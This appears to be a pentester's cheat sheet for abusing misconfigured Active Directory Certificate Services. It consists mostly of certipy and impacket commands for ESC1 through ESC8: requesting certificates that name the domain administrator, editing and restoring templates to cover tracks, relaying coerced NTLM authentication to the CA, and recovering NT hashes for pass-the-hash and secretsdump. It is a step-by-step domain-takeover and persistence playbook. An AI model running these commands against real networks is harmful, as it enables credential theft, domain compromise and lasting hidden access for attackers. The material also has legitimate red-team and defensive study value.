
AD CS ESC Attacks

Abuse misconfigured AD Certificate Services to obtain a certificate for a privileged account, then authenticate via Kerberos PKINIT to recover its NT hash / a TGT. Tool: certipy. Replace <placeholders> with your own values.



A certificate survives a password reset.
Persistence: valid until the cert's expiry, even after remediation.

① Find Vulnerable Templates

Enumerate the CA and templates; certipy tags each finding with its ESC type.

Tab 1 · Kali

```
certipy find -u <user>@<domain> -p <password> -dc-ip <dc-ip> -stdout -vulnerable

# full output for review / BloodHound
certipy find -u <user>@<domain> -p <password> -dc-ip <dc-ip> -bloodhound
```

Look for [!] Vulnerable lines naming ESC1–ESC8. Pick the path that matches what you can enroll in / write to.

ESC1 Requester-Supplied SAN

Template allows ENROLLEE_SUPPLIES_SUBJECT + Client Auth EKU and you can enroll. Request a cert that names a privileged user via the UPN.

Tab 1 · Kali

```
certipy req -u <user>@<domain> -p <password> -dc-ip <dc-ip> \
  -ca <ca-name> -template <vuln-template> \
  -upn administrator@<domain>
```

Saves administrator.pfx. Jump to "Use the certificate" below.

ESC2/3 Any Purpose / Enrollment Agent

ESC2: Any-Purpose (or no) EKU → cert usable for anything. ESC3: template grants a Certificate Request Agent EKU → get an agent cert, then request on behalf of the target.

Tab 1 · Kali

```
# ESC3 — get the enrollment-agent cert
certipy req -u <user>@<domain> -p <password> -dc-ip <dc-ip> \
  -ca <ca-name> -template <enroll-agent-template>

# then request a cert on behalf of the target
certipy req -u <user>@<domain> -p <password> -dc-ip <dc-ip> \
  -ca <ca-name> -template User \
  -on-behalf-of '<domain>\administrator' -pfx <agent>.pfx
```

ESC4 Write Access Over a Template

You can edit the template's config. Make it ESC1-vulnerable, exploit, then restore to cover tracks.

Tab 1 · Kali

```
# make vulnerable
certipy template -u <user>@<domain> -p <password> -dc-ip <dc-ip> \
  -template <template> -write-default-configuration

# ... run the ESC1 request above ...

# restore original config afterwards
certipy template -u <user>@<domain> -p <password> -dc-ip <dc-ip> \
  -template <template> -write-default-configuration
```

Always restore the template — leaving it vulnerable is noisy and breaks the environment.

ESC6 CA Honours SAN on Any Template

The CA has EDITF_ATTRIBUTESUBJECTALTNAME2 set, so it accepts requester SAN even on a normal template like User.

Tab 1 · Kali

```
certipy req -u <user>@<domain> -p <password> -dc-ip <dc-ip> \
  -ca <ca-name> -template User -upn administrator@<domain>
```

ESC8 NTLM Relay to CA Web Enrollment

CA exposes HTTP web enrollment. Relay coerced machine auth to it and get a cert for the victim machine account (e.g. a DC).

Tab 2 · Relay ⚠ keep open!

```
impacket-ntlmrelayx -t http://<ca-host>/certsrv/certfnsh.asp \
  -smb2support --adcs --template DomainController
```

Tab 3 · Coerce

```
impacket-printerbug <domain>/<user>:<password>@<dc-ip> <attacker-ip>
# alternatives: PetitPotam / Coercer
```

ntlmrelayx prints a base64 cert for the DC$ — save it as a .pfx and authenticate as the DC. (Pairs with the ntlm-relay cheatsheet.)

Use the Certificate (all paths converge here)

Authenticate with the .pfx via PKINIT — recovers the target's NT hash and caches a TGT.

Tab 4 · Auth + loot

```
certipy auth -pfx administrator.pfx -dc-ip <dc-ip>
```

Then reuse the hash / ticket:

```
nxc smb <dc-ip> -u administrator -H <recovered-nt-hash>

export KRB5CCNAME=administrator.ccache
impacket-secretsdump -k -no-pass <domain>/administrator@<dc-fqdn>
```

PKINIT is clock-sensitive — if it fails, sync time: `sudo ntpdate <dc-ip>`

Key idea: AD CS issues certificates that Kerberos accepts as proof of identity. A template or CA misconfiguration lets a low-priv user request a certificate naming a privileged account as its subject — and a certificate keeps working even after the target's password is reset. One vulnerable template can mean instant Domain Admin and durable persistence. certipy finds the flaw, requests the cert, and authenticates, end to end.